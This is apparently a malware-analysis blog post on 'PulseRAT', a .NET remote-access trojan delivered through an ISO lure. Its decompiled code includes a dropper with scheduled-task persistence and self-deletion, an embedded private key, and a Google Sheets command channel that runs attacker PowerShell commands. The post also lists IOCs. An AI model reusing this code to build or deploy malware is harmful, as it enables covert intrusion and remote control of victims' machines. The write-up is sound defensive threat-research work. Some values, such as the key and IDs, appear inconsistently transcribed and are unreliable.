

PulseRAT - Google Sheets-based RAT

 dmpdump.github.io/posts/PulseRAT


June 6, 2026

On May 19, 2026, I came across an interesting ISO [uploaded from UAE](#). The ISO is named UAE-India_Strategic_Partnership_Week.iso, and it is likely related to the defense partnership between India and UAE [announced in May 2026](#). The ISO contains payload that leads to a RAT which I had not seen before. I will temporarily call this RAT 'PulseRAT', but if the reader recognizes it as a known or previously reported malware family, I will be happy to update the name and reference previous research.

The ISO contains 2 files:

- Document_11052026-03578240540350-93.exe
- UAE-India_Strategic_Partnership-Week.lnk

UAE-India_Strategic_Partnership_Week-Di



The LNK file does just one thing: it runs the accompanying executable file:

```
[Link Info]
Location flags:          0x00000001      (VolumeIDAndLocalBasePath)
Drive type:              3              (DRIVE_FIXED)
Drive serial number:     58b8-3afb
Volume label (ASCII):
Local path (ASCII):      C:\Windows\System32\cmd.exe

[String Data]
Relative path (UNICODE): ..\..\..\Windows\System32\cmd.exe
Arguments (UNICODE):     /c start "" "Document_11052026-03578240540350-93.exe"
Icon location (UNICODE): shell32.dll
```

The LNK metadata shows that it was created on May 11, 2026 on a machine named desktop-526nitv (more on that later).

```
[Distributed Link Tracker Properties]
Version:                  0
NetBIOS name:             desktop-526nitv
```

Droid volume identifier: abd093c6-5b6c-46bf-b353-a42862fd2a91
Droid file identifier: 6e548727-4cfb-11f1-8b05-005056c00008
Birth droid volume identifier: abd093c6-5b6c-46bf-b353-a42862fd2a91
Birth droid file identifier: 6e548727-4cfb-11f1-8b05-005056c00008
MAC address: 00:50:56:c0:00:08
UUID timestamp: 05/11/2026 (05:36:59.673) [UTC]
UUID sequence number: 2821

Document_11052026-03578240540350-93.exe is a .NET executable. Its original file name is FinalTool.exe and it was compiled on May 11, 2026, 8 days before I found it. This executable is a simple dropper for a RAT. When executed, it checks if the directory %LOCALAPPDATA%\Microsoft\Vault exists. If not, it creates it. Then, it extracts 2 embedded resources:

- InternalExe is the final payload. This executable is saved as %LOCALAPPDATA%\Microsoft\Vault\vaultsvc.exe and is executed with a Scheduled Task that has 2 triggers.
- InternalBait is saved to disk and opened. This “decoy PDF” is a 0 byte resource, so it does not render as a PDF.

```
// Token: 0x02000002 RID: 2
public class CoreDeployment
{
    // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
    public static void Main(string[] args)
    {
        string location = Assembly.GetExecutingAssembly().Location;
        string directoryName = Path.GetDirectoryName(location);
        string fileNameWithoutExtension = Path.GetFileNameWithoutExtension(location);
        string text = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.LocalApplicationData), "Microsoft\\Vault");
        string text2 = Path.Combine(text, "vaultsvc.exe");
        string text3 = ".pdf";
        string text4 = Path.Combine(Path.GetTempPath(), Guid.NewGuid().ToString() + text3);
        string text5 = Path.Combine(directoryName, fileNameWithoutExtension + text3);
        try
        {
            if (!Directory.Exists(text))
            {
                DirectoryInfo directoryInfo = Directory.CreateDirectory(text);
                directoryInfo.Attributes = FileAttributes.Hidden | FileAttributes.Directory;
            }
            if (CoreDeployment.ExtractResource("InternalExe", text2))
            {
                File.SetAttributes(text2, FileAttributes.Hidden | FileAttributes.System);
                CoreDeployment.CreatePersistence(text2);
            }
            if (CoreDeployment.ExtractResource("InternalBait", text4))
            {
                Process.Start(text4);
            }
            CoreDeployment.Melt(location, text4, text5);
        }
        catch
        {
        }
    }
}
```

The Scheduled Task is implemented via the CreatePersistence method using the Windows Task Scheduler COM interface. The Task created for initial execution and persistence is called WindowsVaultSyncService and has the following description: Windows Edge Core Update Task Machine Discord Update. Two triggers are set for the execution of vaultsvc.exe: 3 minutes after the Scheduled Task creation and when the current user logs on.

```
// Token: 0x06000003 RID: 3 RVA: 0x000021E0 File Offset: 0x000003E0
private static bool CreatePersistence(string path)
{
    bool flag;
    try
    {
        Type typeFromProgID = Type.GetTypeFromProgID("Schedule.Service");
        object obj = Activator.CreateInstance(typeFromProgID);
        object obj2 = obj;
        string text = "Connect";
        object[] array = new object[4];
        CoreDeployment.Invoke(obj2, text, array);
        object obj3 = CoreDeployment.Invoke(obj, "GetFolder", new object[] { "\\\" });
        object obj4 = CoreDeployment.Invoke(obj, "NewTask", new object[] { 0 });
        object obj5 = CoreDeployment.Get(obj4, "RegistrationInfo");
        CoreDeployment.Set(obj5, "Description", "Windows Edge Core Update Task Machine Discord Update");
        object obj6 = CoreDeployment.Get(obj4, "Settings");
        CoreDeployment.Set(obj6, "DisallowStartIfOnBatteries", false);
        CoreDeployment.Set(obj6, "StopIfGoingOnBatteries", false);
        CoreDeployment.Set(obj6, "ExecutionTimeLimit", "PT0S");
        CoreDeployment.Set(obj6, "Enabled", true);
        object obj7 = CoreDeployment.Get(obj6, "IdleSettings");
        CoreDeployment.Set(obj7, "StopOnIdleEnd", false);
        object obj8 = CoreDeployment.Get(obj4, "Triggers");
        object obj9 = CoreDeployment.Invoke(obj8, "Create", new object[] { 9 });
        CoreDeployment.Set(obj9, "UserId", Environment.UserName);
        object obj10 = CoreDeployment.Invoke(obj8, "Create", new object[] { 1 });
        string text2 = DateTime.Now.AddMinutes(3.0).ToString("yyyy-MM-ddTHH:mm:ss");
        CoreDeployment.Set(obj10, "StartBoundary", text2);
        object obj11 = CoreDeployment.Get(obj4, "Actions");
        object obj12 = CoreDeployment.Invoke(obj11, "Create", new object[] { 0 });
        CoreDeployment.Set(obj12, "Path", path);
        object obj13 = obj3;
        string text3 = "RegisterTaskDefinition";
        object[] array2 = new object[7];
        array2[0] = "WindowsVaultSyncService";
        array2[1] = obj4;
        array2[2] = 6;
        array2[5] = 3;
        CoreDeployment.Invoke(obj13, text3, array2);
        flag = true;
    }
    catch
    {
        flag = false;
    }
    return flag;
}
```

After setting up the Scheduled Task, the dropper runs the Melt method to:

- Implement a 2 second delay via choice.exe.
- Self-delete.
- Move the InternalBait "PDF" to the dropper's directory.

```
// Token: 0x06000004 RID: 4 RVA: 0x0000241C File Offset: 0x0000061C
private static void Melt(string self, string baitSrc, string baitDest)
{
    string text = string.Format("/c choice /C Y /N /D Y /T 2 > NUL & del /f /q \"{0}\" & move /y \"{1}\" \"{2}\" & exit", self, baitSrc, baitDest);
    ProcessStartInfo processStartInfo = new ProcessStartInfo("cmd.exe", text)
    {
        CreateNoWindow = true,
        WindowStyle = ProcessWindowStyle.Hidden
    };
    Process.Start(processStartInfo);
    Environment.Exit(0);
}
```

The final payload in this infection chain is the .NET RAT dropped by Document_11052026-03578240540350-93.exe as vaultsvc.exe. This RAT uses Google Sheets as a C2 channel.

The RAT has the following metadata:

- Original File Name: Syn.exe
- Compilation date: May 8, 2026
- Description: Windows System Synchronization Service

The first thing the RAT does is generate a UID for each victim. The UID is generated by computing a SHA-256 hash of the concatenated username + machine name:

```
// Token: 0x0600000B RID: 11 RVA: 0x0002F2C File Offset: 0x000112C
private static string GetUID()
{
    string text;
    using (SHA256 sha = SHA256.Create())
    {
        byte[] array = sha.ComputeHash(Encoding.UTF8.GetBytes(Environment.UserName + Environment.MachineName));
        text = string.Concat(new string[]
        {
            Environment.UserName,
            "-",
            Environment.MachineName,
            "-",
            BitConverter.ToString(array).Replace("-", "").Substring(0, 4)
        });
    }
    return text;
}
```

The UID is subsequently used to generate and check the presence of the following mutex: Global\\WinSync_ + UID. If the mutex does not exist, it continues execution and:

- Hides the console.
- Sets connection properties via the ServicePointManager class.
- Calls the Pulse method. This method implements the RAT functionality.

```

private static void Main()
{
    Program._uid = Program.GetUID();
    bool flag;
    using (new Mutex(true, "Global\\WinSync_" + Program._uid, out flag))
    {
        if (flag)
        {
            try
            {
                Program.ShowWindow(Program.GetConsoleWindow(), 0);
            }
            catch
            {
            }
            ServicePointManager.DefaultConnectionLimit = 100;
            ServicePointManager.Expect100Continue = false;
            try
            {
                ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
            }
            catch
            {
            }
            for (;;)
            {
                try
                {
                    if (Program.Pulse())
                    {
                        Program._failCount = 0;
                    }
                }
                catch
                {
                    Program._failCount++;
                    Program.Wait(30000, 60000);
                }
                GC.Collect();
                try
                {
                    Program.SetProcessWorkingSetSize(Process.GetCurrentProcess().Handle, -1, -1);
                }
                catch
                {
                }
                int num = ((Program._failCount > 3) ? 900000 : 45000);
                Program.Wait(num, num + 75000);
            }
        }
    }
}

```

The Pulse method uses a string decoding/decryption method named JIT to base64-decode and XOR decrypt the strings for the Spreadsheet ID and the Service Account used by the RAT. The XOR key passed to the decryption function is discrete.

```

private static bool Pulse()
{
    string text = Program.JIT("VSURVjAgPRYBAREgNQBMFVUDGAU1A0EoE1gXITMGA1A2ISQ1FgIVUAMvAls=", "discrete");
}

```

```
// Token: 0x06000009 RID: 9 RVA: 0x00002EBC File Offset: 0x000010BC
private static string JIT(string data, string key)
{
    byte[] array = Convert.FromBase64String(data);
    string @string = Encoding.UTF8.GetString(array);
    StringBuilder stringBuilder = new StringBuilder();
    for (int i = 0; i < @string.Length; i++)
    {
        stringBuilder.Append(@string[i] ^ key[i % key.Length]);
    }
    return stringBuilder.ToString();
}
```

The decoded/decrypted Spreadsheet ID is:

1Lb5BEIsehbCGe8p1jkfWf5Mw1dBAcw5RHWfdga5gFq8.

After decoding the Spreadsheet ID, the RAT authenticates to Google Spreadsheets via the RefreshAuth function. The Service Account for authentication is decoded/decrypted with the JIT function (using the same discrete key).

The decoded/decrypted Service Account is: sheet5@sheet5-

495707.iam.gserviceaccount.com.

RefreshAuth creates a JWT, signs it with an embedded RSA private key, and exchanges it with Google's OAuth2 token endpoint to obtain an access token for the Google Sheets API.

```
private static bool RefreshAuth()
{
    if (DateTime.Now < Program._expiry && !string.IsNullOrEmpty(Program._token))
    {
        return true;
    }
    bool flag;
    try
    {
        string text = Program.JIT("FwEhBgZQNBVY0BYXR0hAXFfeQ1RcD8UITSg4ABgATHQYBCBAHRAaEUoKHA4=", "discrete");
        long num = (long)(DateTime.UtcNow - new DateTime(1970, 1, 1)).TotalSeconds;
        string text2 = Program.BU(Encoding.UTF8.GetBytes("{\"alg\":\"RS256\",\"typ\":\"JWT\"}"));
        string text3 = Program.BU(Encoding.UTF8.GetBytes(string.Concat(new object[]
        {
            "{\"iss\":\"",
            text,
            "\",\"scope\":\"https://www.googleapis.com/auth/spreadsheets\", \"aud\":\"https://oauth2.googleapis.com/token\", \"exp\":",
            num + 3600L,
            "\", \"iat\":",
            num,
            "\"}"));
        }));
        using (RSACryptoServiceProvider rsacryptoServiceProvider = new RSACryptoServiceProvider(2048, new CspParameters(24)))
        {
            rsacryptoServiceProvider.ImportParameters(Program.ParsePk8(Convert.FromBase64String("MIIEVQIBADANBgkqhkiG9w0BAQEFAASCBCwggSjAgEAAoIBAQQdwMrewnCV76EWn8DDp/R0gaUTGy/
jLTQsO49WALmsKRQh0e/4FS1qNPNo+7bpIOB8MG8uh88xHdU64n7k3/omfYCTu10s4AC+DuM4woYnL/m1Qo0+0Cd4n2G5t0Eb75svPlGy6u39d3R/nwFRR0seTrwJyW/IHZ7VEYmxQq2p2T+JNKLrR2dTrPvEx5KIFP1vhM8L1J2Kxqo2t
/n4sHkDT+Q1+rycJG1s92n7BMR5U+6eSEVP7aKoJ3qvhire5C8TGZxI00YtrJpmBT/ngoaEc1SvyrdVPvPG7Y138DY0H880DF+gXaQecyP3yNUe7Hhc8Wpxu/qXAdPqZNU/n445QFX5LAgHBAACggEAGe+yf84LmtL8/
j579TKDQe4k4jM11Q1BkhpGofTzWzR/n0nITvZYaYm4fwory40tnG0EV8CFGR90XV/qnmNm/nk838rZ39FopT/XH1KR0CQ-nC83rMONV4U528xICx8BT1FVEngkowC/uhLupx75ILzsrh9a430nTWXyG58cW
/n24987UBMRnjyodXWZtvdpbopf37Ct1hn+SC49w1b7fNCH3I1874ueBndsBw2b/n3VIRgUQV/K9ZjYd+jdST2t0ZJEagpJ5xly61quJAv1U1M5aAwT+EXS4Wf1qqZ3h/nBjs+UrvvcwmnZkNp6T+0u+/IBUtr
+spdnQhN84jp2QK8g00zy4748r/tvDYALmbu/n56MsSNw1LE0UjFR5HDeM2L0c4m/X0or72I09rN5OpM2AFCH3UHXk1F+XpQI7k2/nLuRS6p28SysuzsmhOb8530TKn2f5xzmVndQIVR26+Z+BU1v6AA+osuJyW5FcF6
/n5j0uzCbFVE11X1Hsd3F4cqqk5QK8g00z5ieeL2C8gETKnI4H2MvgDj+69k/hx0/nwCbA5ecv3Z49mNuoA+YpVe12Qd507X74+ohvR/Wo2JTeVhBma+6tKdWtY3ICq+lnnImuhyBR80RtfoDCBsm1
+9NBmtzxouqt5xYEHhy4w1cQqpc8cg843e81BzNbk/n10YRRKuTbwKBgQ0EeTAgS+QGB8ETZFHVmM/X0yC8/U9oNxpIPUVx6386xfsVAPUV/nIQx0S039II7yudBuGciGQm5Cc73ftK0p/PonG12zte2H03+jPzaNrwFxiIXxVm5
/nkX01qZnFwRnzrRoddvEr2L5x43qzPqU+tbmQa8arXPfJNZ58HCd8Un/QQK8gDNP/n1eP1/AmvuDYk1/4X/T9ch1ISHE6L0nd1Uw71g0Lj5Pn8QACrzuiq7b2vgpJC0B/nnH08j8sbvKF6Jj0aPME/
HFLCxIFERADykbQRhp2K6gzKt3b/9tPK0615XTpxz/nTj73ku1CYx18KVPKLFgrjgh11c81yUjKv8c/6aLa0GAcTe16I/TGS1HKhZ7m1V/n2pVBURKZK2snFHAfng3W6mIdIURLeX737IE25VnCdQ1qs1ybe5inkgndmPH9TYe
/n5Tt66nertwU591cch05G0MKN3F4dKcFEd/1fFw0B1FsqxhsUna/Qhhy7ta9/nH8BVIMDmVVoAu8BK/hbdx0=")));
        string text4 = Program.BU(rsacryptoServiceProvider.SignData(Encoding.UTF8.GetBytes(text2 + "." + text3), "SHA256"));
        string text5 = Program.Req("https://oauth2.googleapis.com/token", "POST", string.Concat(new string[] { "grant_type=urn:ietf:params:oauth:grant-type:jwt-bearer&assertion=", text2, ".",
        text3, ".", text4 })), "application/x-www-form-urlencoded");
        Dictionary<string, object> dictionary = Program.js.DeserializeDictionary<string, object>(text5);
        Program._token = dictionary["access_token"].ToString();
        Program._expiry = DateTime.Now.AddMinutes(50.0);
        flag = true;
    }
    catch
    {
        flag = false;
    }
}
```

When the RAT connects to the attacker-controlled Google Spreadsheet, it checks if a sheet exists for the previously generated victim UID. If it does not exist, it creates a new sheet for the victim UID.

```
private static bool Pulse()
{
    string text = Program.JIT("VSURVjAgPRYBAREgNQBMFVUDGAU1A0EoE1gXITMGA1A2ISQ1FgIVUAMvA1s=", "discrete");
    if (!Program.RefreshAuth())
    {
        return false;
    }
    string text2 = "https://sheets.googleapis.com/v4/spreadsheets/" + text;
    string text3 = DateTime.Now.ToString("yyyy-MM-dd HH:mm:ss");
    string text4 = Program.Req(text2 + "?fields=sheets.properties.title", "GET", null, "application/json");
    if (!text4.Contains("\"" + Program._uid + "\""))
    {
        Program.Req(text2 + ":batchUpdate", "POST", new
        {
            requests = new <>f__AnonymousType2<><>f__AnonymousType1<><>f__AnonymousType0<string>>>[]
            {
                new
                {
                    addSheet = new
                    {
                        properties = new
                        {
                            title = Program._uid
                        }
                    }
                }
            }
        }, "application/json");
        Program.Wait(2000, 4000);
    }
}
```

The RAT then writes the following to the spreadsheet cells:

Cell	Content	Purpose
A1	First: <timestamp>	Timestamp of first connection
B1:C1	Pulse: <timestamp>	Heartbeat, updated with every beacon
A2:C2	I O T	Input / Output / Timestamp for command execution logging
A3:C3	c3lzdGVtaW5mbw== <systeminfo output> <timestamp>	System Info Data

The systeminfo command is run once via an in-process PowerShell execution. The output of the command is logged to the attacker-controlled spreadsheet. The attacker can also write base64-encoded PowerShell commands starting on cell A4. The RAT will read the commands from cell A4 onwards, it will base64-decode them, execute them, and will base64-encode the output that is written back to the spreadsheet. This includes a timestamp logging time of command execution. For this, it uses the I(nput), O(utput), and T(imestamp) sections created before.

```

}
string text5 = Program.Reg(text2 + "/values/" + Program._uid + "!A1:A3", "GET", null, "application/json");
List<object> list = new List<object>();
if (!text5.Contains("First"))
{
    list.Add(new
    {
        range = Program._uid + "!A1:",
        values = new string[][] { new string[] { "First: " + text3 } }
    });
    list.Add(new
    {
        range = Program._uid + "!A2:C2",
        values = new string[][] { new string[] { "I", "O", "T" } }
    });
}
list.Add(new
{
    range = Program._uid + "!B1:C1",
    values = new string[][] { new string[] { "Pulse:", text3 } }
});
if (!text5.Contains("c3lzdGVtaW5mbw=="))
{
    Program.Wait(4000, 8000);
    string text6 = Program.RunPS(Convert.ToBase64String(Encoding.UTF8.GetBytes("systeminfo")));
    list.Add(new
    {
        range = Program._uid + "!A3:C3",
        values = new string[][] { new string[] { "c3lzdGVtaW5mbw==", text6, text3 } }
    });
}
Dictionary<string, object> dictionary = Program._js.Deserialize<Dictionary<string, object>>(Program.Reg(text2 + "/values/" + Program._uid + "!A4:B100", "GET", null, "application/json"));
if (dictionary != null && dictionary.ContainsKey("values"))
{
    IEnumerable enumerable = (IEnumerable)dictionary["values"];
    int num = 4;
    foreach (object obj in enumerable)
    {
        IList list2 = (IList)obj;
        if (list2.Count == 0 || string.IsNullOrEmpty(list2[0].ToString()))
        {
            break;
        }
        if (list2.Count == 1)
        {
            Program.Wait(2000, 5000);
            string text7 = Program.RunPS(list2[0].ToString());
            list.Add(new
            {
                range = string.Concat(new object[]
                {

```

In my attempts to connect to the Google Spreadsheet using the authentication material embedded to the RAT, I noticed that the account may have been deleted. However, based on the way that the RAT interacts with the spreadsheet, we may reconstruct what a sheet may look like:

	A	B	C
1	First: <timestamp>	Pulse:	<timestamp>
2	I	O	T
3	c3lzdGVtaW5mbw==	<systeminfo output>	<timestamp>
4	Command 1	Output	Timestamp
5	Command 2	Output	Timestamp
6	Command 3	Output	Timestamp
7	Command 4	Output	Timestamp
8	Command 5	Output	Timestamp
9	Command 6	Output	Timestamp
10			

The base64 decoding of commands, in-process PowerShell execution, and base64 encoding of outputs is implemented in the RunPS method. This method creates a PowerShell runspace to avoid spawning a PowerShell process, which is typically suspicious.

```

// Token: 0x00000000 RID: 0 RVA: 0x0002A000 File Offset: 0x0000C000
private static string RunPS(string b64)
{
    string text;
    try
    {
        string @string = Encoding.UTF8.GetString(Convert.FromBase64String(b64));
        using (Runspace runspace = RunspaceFactory.CreateRunspace())
        {
            runspace.Open();
            using (PowerShell powerShell = PowerShell.Create())
            {
                powerShell.Runspace = runspace;
                powerShell.AddScript(@string).AddCommand("Out-String");
                Collection<PSObject> collection = powerShell.Invoke();
                StringBuilder stringBuilder = new StringBuilder();
                foreach (PSObject psoobject in collection)
                {
                    if (psoobject != null)
                    {
                        stringBuilder.Append(psoobject.ToString());
                    }
                }
                text = Convert.ToBase64String(Encoding.UTF8.GetBytes(stringBuilder.ToString().Trim()));
            }
        }
    }
    catch (Exception ex)
    {
        text = Convert.ToBase64String(Encoding.UTF8.GetBytes("Error: " + ex.Message));
    }
    return text;
}

```

Possible Connection with an XLS

While hunting for additional artifacts associated with the host used to create the LNK file (desktop-526nitv), I came across a benign Excel file uploaded on April 1, 2026 from Afghanistan: Compliance_Checklist.xlsx (9c713a33fd9a3f6327faa3eae256732dedf7e19399d55a2ca8d395263f26c2d7). This XLS was originally created by user atra.gov.af (associated with the Afghanistan Telecom Regulatory Authority), but it was modified by a 'Default User' using a machine named desktop-526nitv, the same machine name that we saw in the LNK. The associated path is Desktop\CAMP\31-03, potentially referencing a campaign date.

 [sshot](#)

 [sshot](#)

 [sshot](#)

The link between the XLSX and the LNK is relatively weak, and I could not find any specific threats associated with the Excel file. However, given the time proximity and the overlap between machine names, I continue looking for artifacts that may prove or refute a meaningful link between the artifacts.

IOCs

- UAE-India_Strategic_Partnership_Week.iso:
1ba67bb1cfad42446880cca53cbd05fe66d7514b2bb139b48e5c63adff14be7b
- Document_11052026-03578240540350-93.exe:
2cc7c2d8653c98e5bac32caf5e45b861efb4bb87df3b3f96285edb475e75bba
- UAE-India_Strategic_Partnership-Week.lnk:
3b16f1a2d74578beed77d870350d75202b54bd5b0460c8cf79316bc9ba812907
- vaultsvc.exe:
62d62950ff7a0e43550a5d0ba55d32d5083b9de5538e0f012e406b6d951e16aa
- Google Spreadsheet ID: 1Lb5BElsehbCGe8p1jkwf5Mw1dBAcw5RHWFdga5gFq8

Recently Updated

- [PulseRAT - Google Sheets-based RAT Using UAE-India Partnership Lure](#)
- [Low Detection Linux and macOS Backdoor](#)
- [Rebex-based Telegram RAT Targeting Vietnam](#)
- [Rare Earth Material Lure Delivering Shellcode Loader](#)
- [Unknown Malware Using Azure Functions as C2](#)

Trending Tags

[malware](#) [cti](#) [apt](#) [backdoor](#) [chrome](#) [havoc](#) [linux](#) [RE](#) [vietnam](#) [azure](#)

Further Reading
